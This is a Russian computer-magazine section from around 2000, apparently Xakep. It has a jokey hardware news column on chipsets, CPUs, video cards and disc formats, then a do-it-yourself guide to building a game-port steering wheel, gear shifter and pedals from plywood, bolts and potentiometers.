E-mail: rsi@rsi.ru
http://www.rsi.ru/compaq

COMPAQ

www.compaq.ru



Торик
(torick@xakep.ru)



Месяц восьмой. Начало...

Неплохо месяц начинается. Сначала парочка новых акселей вроде ДжеФорс 2 MX, потом несколько новых процей (Пентиум четыре, уже в курсе?). Затем - новый чипсет от Intel и парочка новых стандартов носителей. В общем, сидел я в ночь перед сдачей материала и голову ломал - о чем писать? Столько всего! А тут еще влез злобный СайдЫкс и пригрозил лишить довольствия, мол, сроки-то еще вчера кончились! Так что навертелся я как белка в колесе - но это правильно. Могу я доставить тебе удовольствие или нет? ;)))))




Среднее арифметическое от Intel

Удивительное дело: есть чипсет i810 и есть чипсет i820. Причем вышло все это дело достаточно давно. А вот чипсет i815 - только собирается. Это чудо гениев-intel'лигентов будет содержать в своей утробе AGP4X, поддержку модулей SDRAM, причем как 100-Мгцовых, так и 133-Мгц. Собрат сабжа - i815E - будет отличаться наличием I/O controller hub'a, дополнительным USB-портом, LAN-интерфейсом (вот это интересная штучка), двойным контроллером Ultra ATA/100 и поддержкой до шести аудио-каналов. Чипсеты всегда рады третьему пню и хорошей сетке. Про поддержку софт-модемов, DVD, графики и так далее говорить, пожалуй, нет смысла... Чипсеты стоят что-то в районе 50 баксов...

Компак-тные PC

Compaq - компания наивная. Она решила со мной в угадалки поиграть. Но я-то быстро просек, так что угадывать придется тебе. Ну вот, к примеру, приятель, что такое: переносной, а не ноутбук? Ага, не угадал! А это всего-навсего desktop and portable personal computers! Испугался? А зря. Потому что на самом деле это ноутбуки (из угла комнаты слышится гнусный смех эМ. Жо. Эша.)! Только замаскированные. Armada M700/M300/E500 им всем и каждому имя. Отличаются конфигурацией процессора (но всегда - процы by Intel Corporation) и кое-какими мелочами. Основная фишка: в продажу поступили в середине июля, а те, у которых система - Windows 2000/NT 4.0, будут только в августе. Неужели бедные сотрудники техсервиса уже знают, что подобные ОС инсталлируются не меньше двух недель?..



Новые Селеронские

Интел все еще борется за звание "самого дешевого" своими селеронами. Технология производства - 0.18 микрон, тактовая частота системной шины - 66 Mhz, второуровневый кэш - 128 Кб. Даже "упаковочка" фирменная - FC-PGA (flip-chip pin grid array). Варианты на данный момент времени: 700, 667, 633, 600, 566, 533 и 500 Mhz. Цены пока что известны только на модели 700, 667, 633 Мгц - это $192, $170 и $138, соответственно. То есть с полной уверенностью можно сказать, что голубые мечты Intel о "самом дешевом" - в процессе исполнения. Да и нормальный писюк скоро уже можно будет купить менее чем за 700-800 долларов...

Rio становится серьезнее

Чем может заниматься S3's Rio Labs аккурат по окончании работ над вторым поколением MP3-плееров? Правильно, работой над третьим поколением MP3-плееров (ничего, что я тавтологию развожу?). И для начала вышеупомянутая компания лицензировала для известных нужд AAC - Advanced Audio Coding. Сия фишка есть ни что иное, как самая натуральная конкуренция MPEG Layer-3, хотя сама технология и входит в спецификацию MPEG. По сравнению со стандартом MP3, Улучшенный Аудио Кодинг круче на тридцать процентов - это и сжатие объема, и скорость трансляции. Лицензирован он у самой Dolby Laboratories, которой принадлежит AAC, в свою очередь сертифицированная какими-то там интернациональными стандартами. На этой фишке Rio собирается выезжать на рынок цифровых MP3-плееров третьего поколения: это и ручные плееры, и домашние, и, естественно, car audio. Когда? Хороший вопрос. Ответа, правда, пока нет...

Желание жить подольше - стимул IBM

Процессоры требуют много. Очень много. И в первую очередь - энергии. Миллионы и миллиарды транзисторов готовы пожирать электричество огромными дозами, а после еще и добавки требовать. Хорошо, если ты дома - у тебя под рукой и розетка есть, и УПСа какая-нибудь. А если у тебя ноутбук или наПалм какой? Тут уже одной пятикилограммовой УПСой не обойдешься. Тут уже аккумуляторы и батарейки нужны. Или, если смотреть на проблему с другой стороны, нужны процы, особенно не требующие энергии. Ладно, хватит теории, перейду к собственно ньюсе. IBM собирается заключить договор на использование камней Crusoe от Transmeta в своих ThinkPad`ах. Основная причина - Интеловские процы требуют энергии примерно в два раза больше, чем Крузо. А батарейки, само собой, не бесконечны. Так что в погоне за юзером Голубому Гиганту приходится идти вот на такие меры... Кстати, утверждают, что Crusoe справляется с проблемой энергопотребления не без помощи переложения части функций на софт - так что если комп и будет долго работать, то еще не значит, что он не будет тормозить... Кстати, IBM - уже не первая фирма, ставшая клиентом Трансметы. Rebel.Com, занимающаяся оборудованием офисных и домашних рабочих сетей, тоже хочет себе немножко Робинзона Крузо.

Еще один Гладиак

Эльза не такая уж и безобразная (хотя из песни слов не выкинешь), как ее описал самый вредный Холод. Она ж не только мышки делает. Она ж еще и видеокарточки лабает. Ну, помнишь я тебе про Гладиак рассказывал? Вот-вот. Короче, Эльза делает еще одного Гладиака. На этот раз - на урезанном чипе GeForce2 - MX. Вообще, у nVidia есть такая привычка - каждая вторая карточка нового поколения урезается, и из нее делается что-нибудь попроще и подешевле. Помнишь TNT 2 M64? Угу, та же ботва, да на новый лад. Двадцать миллионов треугольников, высвечиваемых T&L-движком тебя устроит? 32-битный True Color (кстати, прикол: вычитал на одном сайте - true 32-color) ;) и вприкуску 32 метра мозга? Ну, еще всякий софт, аппаратная поддержка DVD и тэдэ - в общем, все как полагается. И еще: цену в долларах я не обнаружил, была только в Евро - 176 забугорных единиц... Кто-нибудь в курсе, чему сейчас Евро равняется?

Борьба за Маки

Вот уж совсем странно: ведущие производители всяких трЫдЫэфЫксов очень хотят видеть "Яблочные" компьютеры как игровую платформу. В связи с этим произошло несколько событий. Первое из них было инициировано компанией ATI, испугавшей недавно публику анонсом карточки-ускорителя нового поколения Radeon специально под Макинтош. Пока еще неизвестны смельчаки, взявшие на себя тяжелый труд по продвижению карточек именно на этом чипе в неизведанную область Маковых полей, но на MacWorld, выставке в Нью-Йорке, все станет окончательно ясно. Одной карточкой тут точно не обойдутся. Следующим нарушителем спокойствия оказалась сама 3dfx, клятвенно пообещав, что уж какая-нибудь из моделей Voodoo3 появится на Маках - это точно. Обещание пока лишь прозвучало, но материального воплощения пока не последовало. Опять же подождем результаты MacWorld. И, наконец, nVidia. Правда, она не выступила за, а наоборот, лишь опровергла слухи, что ее новый RIP по имени GeForce 2 MX собирается занять уютное местечко на Эппловских компах. Посмотрим. Пока что все это только теория...


Pentium 4 - официально!


Дожили. Добрались. Набрались. Для храбрости. А теперь - слушаем и запоминаем: отныне никакого Willamette. Отныне - Pentium 4. Так сказала Intel. А я всего лишь передал ее слова. Так что отныне наша мечта - вовсе не P3-1,5 Ghz, а P4-2 Ghz. Ждем? Ждем. Вторая половина Y2K уже не за горами. Следует отметить, что в пресс-релизе говорится сплошная крамола: мол, новое поколение процессоров назвали именно Pentium 4, потому что так, мол, юзвери смогут понять, что P4 - круче P3 и что ориентироваться в будущем надо будет не на какой-то малоизвестный Вилламетт, а на вполне реальный Пентиум 4. Ну, про всякие там новые уровни развития технологии и другие умные слова, которые я еще в детстве выучил, я говорить не буду - и так все понятно. It`s all about Pentiums! (c) Weird Al Yankovich.

Геймеры - наизготовку!

LogitechWingMan Force 3D уже отправлен по магазинам! Сей девайс позиционируется как супер-пупер-нового-уровня-джойстик. Имеются в наличии: Force Feedback улучшенной версии. Компактный дизайн, не позволяющий джойстику вытеснять клавиатуру со столика. Новый уровень реализма в играх (ну, это и так понятно). Семь полностью программируемых кнопок. Все восемь направлений "палочки удовольствия". Примерная цена - 60 президентов зеленоватого оттенка. Поставляется с игрушкой Castrol Honda SuperBike World Champions (уже заглянули в Зал Суда?). Не исключен и онлайновый заказ - для тебя, дорогой читатель, не жалко и адресок сообщить: http://www.logitech.com.







GeForce 2 MX от нВидиа

Делают нам сюрпризы, ой делают... Попиксельное затенение... разрешение аж до 2048x1536... 32-битный цвет... 20 миллионов треугольников в секунду... 700 миллионов текселей в секунду... Digital Vibrance Control... TwinView (возможность использования двух мониторов)... ой, мама, слова-то какие! Вроде бы все это - модифицированный чип GeForce, хотя на деле - просто почиканный GF2. По крайней мере, производительность на уровне первого GeForce и 64-битная шина вместо 128 бит... Школу помнишь? Отношение TNT 2 к TNT 2 M64 равно отношению GeForce 2 к GF2 MX. Все просто и понятно, надеюсь? Предположительная цена - 100-120 баксов, кстати. Это лишь подтверждает тот факт, что карточка чем хуже, тем дешевле.

Терабайт - впервые слышу!

В общем-то, если бы эта новость вышла из пресс-релизов какой-нибудь Sony или Samsung, она была бы как гром среди ясного неба - эти люди веников не вяжут. Но, учитывая, что прошла она не особенно заметно, да и к тому же единственный источник - фирма Constellation 3D, не особенно заметная на общем фоне, то раскатов грома и соответствующих молний не последовало. А в целом оно того стоило. Ибо пришел пиар и сказал им: да не будет у вас CD и DVD с их максимумом в каких-то 17 гиг. Да будет у вас э-э-э... вот названия мы не придумали еще... Ну... эта, короче, наши диски многослойные, вертятся на 35 кругов в секунду и передают инфу со скоростью 100 Мбит в секунду. А вообще, на них влезает до терабайта инфы, так что туда можно запросто воткнуть мировую антологию игрушек жанра “квест”, начиная с Инфокомовских произведений 1979 года. Стоимость такого диска - предположительно не более 5-8 зеленоватых президентов. Правда мы, эта, еще привод не знаем сколько будет стоить, но вы не волнуйтесь - технология там что надо. Оптика, и все такое. А что там, в самом деле, считывать? Дистанция между слоями - 15 микрон, там и считывать особо нечего... В общем, эта, следующей весной все будет... И вообще, за нами - IBM и 100 лимонов долларов, вот! А, вот еще: у нас будет мини-версия носителя, размером с кредитную карточку и объемом до 5 Гбайт...


Даешь CD-RW дважды!

Цирроз Печени... тьфу, Циррус Лоджик предлагает новое решение для тех, кто не устает записывать, записывать и еще раз записывать всякую инфу на диски CD-RW. Это есть ни что иное как диск с удвоенной плотностью. И соответствующей возможностью записывать около 1.3 Гигабайта полезного (и не очень) объема, так сказать, information data. Вот, к примеру, 1.3 Гб - это 60 минут качественного видео. Или 144 минуты качественного аудио. Или три части качественного Квейка. В общем, кому что по душе. Скорость записи - 16х, считывания - 48х, что само по себе нехило. Единственная фигня - нужен специальный КД-привод, называемый CR3490 encoder/decoder, стоимостью около десяти баксов. Доступен девайс будет только в сентябре (но это уже недолго, правда?).



Наивная Соня, хотя и не Ореховая

Sony и ее инженеры полагают, что к весне 2001 года повсеместное производство компакт-дисков перейдет на 1.3-х гигабайтные варианты. Уже сейчас Philips и уже помянутая Sony будут вместе прикидывать, что именно нужно для перехода на подобные технологии. Во-первых, изменение чипа контроллера, а во-вторых, изменение самих компактов. С первым все понятно: это попросту неизбежно - ведь невозможно считывать диски разных форматов, так же как считывание дивидюков на CD-ROM-приводе. А вот компакты будут производиться по иной технологии, нежели раньше. Схема коррекции ошибок слегка изменится, так же как и адресный формат немного расширится. Сменится формат дорожек и технология записи/считывания. С вполне серьезным выражением на лице пиары утверждают, что через полгода мы увидим, к чему все это приведет. Может, и не придется мне DVD-привод покупать...



Суперкомпьютер

IBM все-таки прыгнула выше головы. По заказу Департамента Энергии США был собран суперкомп, выполняющий до 12 миллиардов вычислений в секунду. Это в тысячу раз покруче, чем Deep Blue, и во всех отношениях лучше Гарри Каспарова (знаменитый гроссмейстер вряд ли заслуживает, чтобы его бренное тело перевозили на 28 грузовиках). Называется оно RS/6000 SP aka ASCI White. Вес махины - 106 тонн, а состоит он из 8192 микропроцессоров (явно не на архитектуре x86). 6 терабайт оперативки и 160 Тб на харде - это, сам понимаешь, не шуточки. В конце года этот суперкомпьютер довезут Lawrence Livermore National Laboratory, где на нем будут тестировать и моделировать ядерные испытания.

Оффтопик

Давненько я не писал всяких оффтопиков. На этот раз тебе просто повезло - добрые коллеги скинули инфу о том, что Дримкаст, наконец-то, взломали. Причем не хардверным образом - типа как прочипил Соньку или Сатурн за пару десятков зеленых купюр, а именно софтом. Группа хакеров, известная как Utopia, наклепала софтину, позволяющую проигрывать пиратские CD на нормальной приставке. Основная фишка защиты Дримкаста заключалась в том, что компакты содержали в себе до гигабайта информации, а на обычный CD может влезть, как известно, лишь 650 метров. Но вот и ее обошли. Утопический код позволяет обходить защиту копирования на CD-RW и подобные им. Теперь остается лишь ждать, пока пираты не научатся рипать игры без особой потери качества - и все, плаг, так сказать, и плэй. Кстати, в Интернете уже давно появился эмулятор Dreamcast, а теперь, с учетом софта Utopia, видимо, можно будет играть в свежачок от Сеги и на родном PC... З.Ы. Есть у меня мечта - чтоб очередную часть Shining Force выпустили на Дримкасте, когда уже можно будет пользовать эмулятор и рипнутые игрушки...

Филипс обожает помогать пиратам?


Новый тип плееров предлагает нам на рассмотрение Philips. С виду - обычный переносной CD-плеер. Но внутри! На этот сидюк можно загнать кучу MP3'шек и проигрывать их с плеера. В принципе, проблем с рипованием музыки и перекидыванием их на CD возникнуть не должно. В далеком Забугорье у каждого дома есть CD-RW-привод, а у нас есть наши любимые пираты, которые на каждом углу торгуют сидюками с кучей музыки в MP3. Но у Филипс могут возникнуть другие проблемы - с RIAA (Recording Industry Association of America), которым может не понравиться рвение компании. У бедолаг-юристов и без того голова кругом идет из-за очередного Напстера. А тут, понимаешь, такие уважаемые люди - и такая подстава... На сидюк-то музыки поболе влезает, чем на флэши какой-нибудь Сони...






Креативный модем

Млин, наконец-то до нас в полной степени дошла цивилизация. Обычно, подбирая ньюсы, наталкиваешься на заметку о том, что требуемый девайс вообще не будет поставляться в Европу, а тем более/соответственно в Россию. Плохо это :(. А вот креативщики подсуетились и подогнали в Россию достаточно интересный девайс Creative Modem Blaster. Мною была замечена только internal-версия, т.е. внутренняя версия мопеда в исполнении PCI и ISA. Девайсом поддерживается большинство протоколов связи, включая навороченный V.90. Можно настроить Бластер как автоответчик, благодаря полноценной voice-поддержки. В упавку включается диск с различным софтом различной полезности. Особенно рульна фича BitWare, превращающая девайс в полноценный узел голосовой почты/посылки факсов. На практике в наших отечественных линиях связи Бластер демонстрирует достаточно высокую скорость, по крайней мере никак не более низкую, чем у того же Sportser'a или Zyxel'я Comet'a: на цифровике разгон до 50Kbps! На аналоговых линиях пониже... но тоже ничего. Особенно понравилась реально хацкерская фича: в девайсе предусмотрена дырка под телефонную линию, которая благополучно закрывается привинчиваемой заглушкой :). Т.е. чтобы воткнуть в него телефон - придется просверлить дырку или заменить саму заглушку. Короче, девайс для тех, кто тусовался в кружке "Умелые руки" и готов покрутить всякую байду, чтобы обустроить все как надо.



Рульные педали

Алексей Чернышов aka L.X.A. 4 lxa4@au.ru http://wheel.tut.ru



Данный материал предназначен для тех, кто не прочь поэкспериментировать со своим компом и у кого все в порядке с руками, посредством которых сегодня будем мастерить. Это не 100% инструкция из серии "Сделай сам", а набор идей, как сделать своими руками то, что в магазинах лежит за большие деньги. Не обязательно повторять все в точности так, как указано: у каждого есть свои вкусы и предпочтения, навыки и ограничения. Но, как бы то ни было, после прочтения статьи многие, я уверен, займутся изготовлением своих рулей, педалей, джойстиков и прочих летательных, рулящих и стреляющих девайсов. А те, кто только что распаковал коробку за 200 баксов, будут кусать себе локти.

Как все это работает

Большинство персональных компьютеров, используемых в том числе и для игр, имеет звуковую карту. На этой карте есть геймпорт, в который можно подключать джойстики, геймпады, рули и прочее. Все эти устройства используют возможности игрового порта одинаково - разница лишь в физической конструкции, а человек выбирает такое, какое является наиболее подходящим и удобным для того гамеса, в который он играет.

Геймпорт персонального компьютера поддерживает 4 переменных сопротивления (потенциометра) и 4 мгновенных кнопки-выключателя (которые включены, пока нажаты). Получается, что можно в один порт подключить 2 джойстика: по 2 сопротивления (одно - влево/вправо, другое - вверх/вниз) и по 2 кнопки на каждый.

Если посмотреть на звуковую карту, то можно без труда разглядеть геймпорт, как на рисунке 1.

Синим цветом указано, каким иголкам в порту соответствуют функции джойстика: например, J1 X означает "Джойстик 1 Ось X" или Btn 1 - "Кнопка 1". Номера иголок показаны черным цветом, считать надо справа налево, сверху вниз. При использовании геймпорта на звуковой плате нужно избегать подключений к иголкам 12 и 15. Саундкарта использует эти выходы для MIDI на передачу и прием соответственно.




рис.1




рис.2




рис.3

1 - Рулевое колесо; 2 - Ступица колеса; 3 - Вал (болт 12 мм х 180 мм); 4 - Винт (держит подшипник на валу); 5 - 12-мм подшипник в опорном кожухе; 6 - Центрирующий механизм; 7 - Болт-ограничитель; 8 - Шестерни; 9 - 100к линейный потенциометр; 10 - Фанерная основа; 11 - Ограничитель вращения; 12 - Скоба; 13 - Резиновый шнур; 14 - Угловой кронштейн; 15 - Механизм переключения передач.

В стандартном джойстике потенциометр Оси X отвечает за движение рукоятки влево/вправо, а сопротивление Оси Y - вперед/назад. Применительно к рулю и педалям, Ось X становится рулем, а Ось Y, соответственно, дросселем и тормозом. Ось Y должна быть разделена и подключена так, чтобы 2 отдельных сопротивления (для педалей газа и тормоза) действовали как одно сопротивление как в стандартном джойстике.

Как только станет ясна идея геймпорта, можно начинать проектировать любую механику вокруг основных двух сопротивлений и четырех выключателей: рулевые колеса, рукоятки мотоцикла, контроль тяги... насколько позволяет воображение.

Руль

В этом разделе будет рассказано, как сделать основной модуль руля: настольный корпус, содержащий почти все механические и электрические компоненты руля. Электрическая схема будет пояснена в разделе "Электрика", здесь же будут охвачены механические детали колеса.

На рисунках 2 и 3 показаны общие планы модуля (без механизма переключения передач) сбоку и в виде сверху.

Для придания прочности всей конструкции модуля используется короб со скошенными углами из 12-мм фанеры, к которому спереди прикреплен 25-мм выступ для крепления к столу.

Рулевой вал сделан из обычного крепежного болта длиной 180 мм и диаметром 12 мм. Болт имеет два 5-мм отверстия - одно для болта (7), ограничивающего вращение колеса, и одно для стального стержня механизма центрирования, описанного ниже.

Используемые подшипники имеют 12-мм внутренний диаметр и прикручены к валу двумя винтами (4).

Центрирующий механизм - механизм, который возвращает руль в центральное положение. Он должен работать точно, эффективно, быть простым и компактным. Есть несколько вариантов, здесь будет описан один из них.

Сам механизм (рис. 4) состоит из двух алюминиевых пластин (2), толщиной 2 мм, через которые проходит рулевой вал (5). Эти пластины разделены четырьмя 13-мм вкладышами (3). В рулевом валу просверлено 5-мм отверстие, в которое вставлен стальной стержень (4). 22-мм болты (1) проходят через пластины, вкладыши и отверстия, просверленные в концах стержня, фиксируя все это вместе. Резиновый шнур накручивается между вкладышами на одной стороне, затем по вершине рулевого вала и, наконец, между вкладышами с другой стороны. Натяжение шнура можно регулировать, чтобы менять сопротивление колеса.

Чтобы избежать повреждений потенциометра, необходимо сделать ограничитель вращения колеса. Практически все промышленные рули имеют диапазон вращения 270 градусов. Однако здесь будет описан механизм поворота на 350 градусов, уменьшить который не проблема. Стальной Г-образный кронштейн длиной 300 мм (14) прикрепляется болтами к основе модуля. Этот кронштейн служит для нескольких целей:

- является местом крепления резинового шнура, центрирующего механизма (два болта М6 по 20 мм в каждом конце);
- обеспечивает надежную точку останова вращения колеса;
- усиливает всю конструкцию в момент натяжения шнура.

Болт-ограничитель (7) М5 длиной 25 мм вкручивается в вертикальное отверстие в рулевом валу. Непосредственно под валом в кронштейн вкручивается болт 20 мм М6 (11). Для уменьшения звука при ударе на болты можно надеть резиновые трубочки. Если нужен меньший угол поворота, тогда в кронштейн надо вкрутить два болта на необходимом расстоянии.

Потенциометр крепится к основанию через простой уголок и соединяется с валом. Максимальный угол вращения большинства потенциометров составляет 270 градусов, и если руль разработан для вращения в 350 градусов, то необходим редуктор. Пара шестерен с поломанного принтера подойдет идеально. Нужно только правильно выбрать количество зубов на шестернях, например, 26 и 35. В этом случае передаточное число будет 0.75:1 или вращение на 350 градусов руля даст 262 градуса на потенциометре. Если руль будет крутиться в диапазоне 270 градусов, то вал соединяется с потенциометром напрямую.

Переключение передач

Рычаг коробки передач представляет собой алюминиевую конструкцию, как на рисунке 5. Стальной стержень (2) с нарезанной резьбой крепится к рычагу через втулку (1) и проходит через отверстие, просверленное в Г-образном кронштейне на основании модуля руля. С обеих сторон отверстия в кронштейне на стержень установлены две пружины (3) и затянуты гайками так, чтобы создавалось усилие при движении рычага. Две большие шайбы (4) располагаются между двумя микровыключателями (3), которые прикручены один на другом к основанию. Все это хорошо видно на рисунках 6 и 7.




рис.4

1 - Болт; 2 - Алюминиевые пластины; 3 - Вкладыши; 4 - Стальной стержень; 5 - Рулевой вал.




рис.5




рис.6

1 - Втулка; 2 - Стержень; 3 - Пружины; 4 - Шайбы.






рис.7


1 - Пружины; 2 - Шайбы; 3 - Выключатели.



1 - Рычаг; 2 - Резиновая подушечка; 3 - Выключатель; 4 - Шарнир; 5 - Пружина.



1 - Стальная панель; 2 - Основание; 3 - Поперечина; 4 - Винт с ушком; 5 - Пружина возврата; 6 - Монтажный кронштейн; 7 - Педаль; 8 - Стойка; 9 - Втулка; 10 - Паз; 11 - Тяа; 12 - Привод потенциометра; 13 - Втулка; 14 - Кронштейн.




На рисунке 8 показан альтернативный механизм переключения передач - на руле, как в болидах Формулы 1. Здесь используется два маленьких шарнира (4), которые установлены на ступицу колеса. Рычаги (1) крепятся к шарнирам таким способом, чтобы они могли двигаться только в одном направлении, т. е. к колесу. В отверстия в рычагах вставляются два маленьких выключателя (3), так, чтобы при нажатии они упирались в резиновые подушечки (2), приклеенные к колесу, и срабатывали. Если выключатель имеет недостаточно жесткое давление, то возврат рычагов можно обеспечить пружинами (5).

Педали

Основа модуля (рис. 9) делается аналогично модулю руля из 12-мм фанеры с поперечиной из твердой древесины (3) для крепления пружины возврата. Пологая форма основы служит подставкой для ног.

Стойка педали (8) сделана из 12-мм стальной трубки, к верхнему концу которой крепится болтами сама педаль. Через нижний конец стойки проходит 5-мм стержень, который держит педаль в монтажных кронштейнах (6), прикрученных к основанию и сделанных из стального уголка. Поперечина (3) проходит через всю ширину педального модуля и надежно (должна выдерживать полное растяжение пружин) приклеивается и привинчивается к основанию (2).



Пружина возврата (5) крепится к стальному винту с ушком (4), который проходит через поперечину прямо под педалью. Такая конструкция крепления позволяет легко регулировать натяжение пружины. Другой конец пружины цепляется к стойке педали (8). Потенциометр установлен на простом L-кронштейне (14) в задней части модуля. Тяга (11) крепится к приводу (12) на втулках (9, 13), позволяя сопротивлению вращаться в диапазоне 90 градусов (рис. 10).

Электрика

Немного о том, как работает потенциометр. Если снять с него крышку, то можно увидеть, что он состоит из изогнутой токопроводящей дорожки с контактами A и C на концах и бегунка, соединенного с центральным контактом B (рис 11). Когда вал вращается против часовой стрелки, то сопротивление между A и B увеличится на то же самое количество, на какое уменьшается между C и B.

Подключается вся система по схеме стандартного джойстика, имеющего 2 оси и две кнопки. В зависимости от ориентации потенциометра, боковой провод подключается к одному из боковых контактов, а центральный так и остается центральным.

С педалями не все так просто. Поворот руля эквивалентен движению джойстика влево/вправо, а нажатие педалей газ/тормоз, соответственно, - вверх/вниз. И если сразу нажать на обе педали, чего нельзя сделать на джойстике, то сигналы взаимно исключат друг друга, и никакого действия не последует. Такая система называется одно-осевая, и ее поддерживает очень много игр. Но некоторые из современных симуляторов, типа GP2, F1-2000, TOCA 2 и т.д., используют двухосевую систему газ/тормоз, позволяя применять на практике методы управления, связанные с одновременным использованием газа и тормоза.

Схемы монтажа одно- и двухосевых устройств показаны на рисунках 12 и 13.

Так как много игр не поддерживают двойную ось, то будет разумно собрать коммутатор (рис. 14), который позволит переключаться между одно- и двухосевой системой переключателем., установленным в педальном модуле или в "приборной панели".


Электрические компоненты

